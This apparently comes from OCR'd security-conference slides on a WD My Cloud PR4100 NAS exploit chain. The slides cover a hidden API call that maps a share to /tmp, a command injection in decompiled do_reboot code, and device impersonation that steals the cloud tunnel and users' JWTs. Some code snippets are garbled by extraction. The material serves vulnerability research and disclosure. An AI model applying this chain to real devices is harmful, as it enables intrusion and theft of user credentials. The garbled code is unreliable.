


**Share on
the NAS**

OS5 My Cloud Application - Shares and Mounts

The screenshot displays the OS5 My Cloud application interface. On the left is a sidebar with the following items: My Cloud logo, MyCloudPR4100 (with a gear icon), Files & folders, Photos, Albums, and Shared. The main area shows the MyCloudPR4100 device with a list of shares: Public (highlighted with a red box) and TimeMachineBackup. A mapping is shown as `Public -> /HD/HD_a2/Public`, where `Public` is in a black box and the path is in a blue box. A grey arrow points from a dark grey box containing the text "Mapped to this directory" to the path `/HD/HD_a2/Public`.

The Obvious Question



MyCloudPR4100

Name



Public -> /

map a new share to root / ?

We can create a share with “hidden” API

`/sdk/v1/filesystems`




Attacker

<https://t.me/learningnets>




```
POST
/sdk/v1/filesystems
{
  name: "priv_pics",
  path: "/tmp"
}
```




New share
mapped to `/tmp`

Now we can
interact with files
under `/tmp` -
read/write


<https://t.me/learningnets>



Leveraging Cloud Access to Achieve RCE



Leveraging Cloud Access to Achieve RCE




We Could Only Write To..

- **tmp_wdnas_config**
 - WD configuration files
- **Log**
 - Log files
- **tmp**
 - Temp directory
- **upload**
 - Upload directory
- **HD ***
 - Hard drives (user files)


```
root@MyCloudPR4100 ~ # df -ah
Filesystem      Available Mounted on
sysfs            0 /sys
mdev             1.9G /dev
proc            0 /proc
cgroup          0 /sys/fs/cgroup
devpts          0 /dev/pts
squash          0 /usr/local/tmp
/dev/loop0      0 /usr/local/modules
/dev/mmcblk0p6  16.7M /usr/local/tmp_wdnas_config
tmpfs           1.0M /mnt
tmpfs           32.6M /var/log
tmpfs           97.2M /tmp
/dev/md0p1     514.3M /usr/local/upload
/dev/sda4      791.4M /mnt/HD_a4
/dev/sda2     430.6G /mnt/HD/HD_a2
```

Leveraging Cloud Access to Achieve RCE



How to RCE Using /tmp?

- We can reboot the device through the cloud
- Calls `do_reboot` behind the scenes
 - Make sure the NAS is in a “safe” state before reboot



How to RCE Using /tmp?

`/tmp/upload_fw_success`
is read




```
pFVar5 = popen("cat /tmp/upload_fw_success | awk '{print $3}'","r");
if (pFVar5 != (FILE *)0x0) {
    fread(pFileContent,0x3f,1,pFVar5);
    pclose(pFVar5);
    FUN_00101a50(pFileContent);
}
sprintf((char *)pCommand,"logwdfw --gza_fw_install --corid \"%s\" --status rebooting",
        pFileContent);
system((char *)pCommand);
```

How to RCE Using /tmp?

- `do_reboot` is vulnerable to command injection

```
pFVar5 = popen("cat /tmp/upload_fw_success $3}\'", "r");
if (pFVar5 != (FILE *)0x0) {
    fread(pFileContent, 0x3f, 1, pFVar5);
    pclose(pFVar5);
    FUN_00101a50(pFileContent);
}
sprintf((char *)pCommand, "logwdfw --gza_fw_install --corid \"%s\" --status rebooting",
        pFileContent);
system((char *)pCommand);
```


injection point




How to RCE Using /tmp?

- `do_reboot` is vulnerable to command injection

```
pFVar5 = popen("cat /tmp/upload_fw_success | awk '{print $3}\'", "r");
if (pFVar5 != (FILE *)0x0) {
    printf("%s", pFVar5);
    fflush(stdout, 0x3f, 1, pFVar5);
}
sprintf((char *)pCommand, "logwdfw --gza_fw_install --corid \"%s\" --status rebooting",
        pFileContent);
system((char *)pCommand);
```



Leveraging Cloud Access to Achieve RCE







The Full Exploit Chain

User is connected to their NAS







user





GUID

Attacker chooses a **device** to attack





GUID

Impersonating the **device** and stealing cloud tunnel



Impersonating the **device** and stealing cloud tunnel



User connected to attacker's impersonated **device** and sends JWT automatically




authorization:
Bearer eyJhbGciOiJSU...




"NAS"






user



GUID



Real **device**
establishes
cloud-tunnel again
(auto-reconnect)




GUID



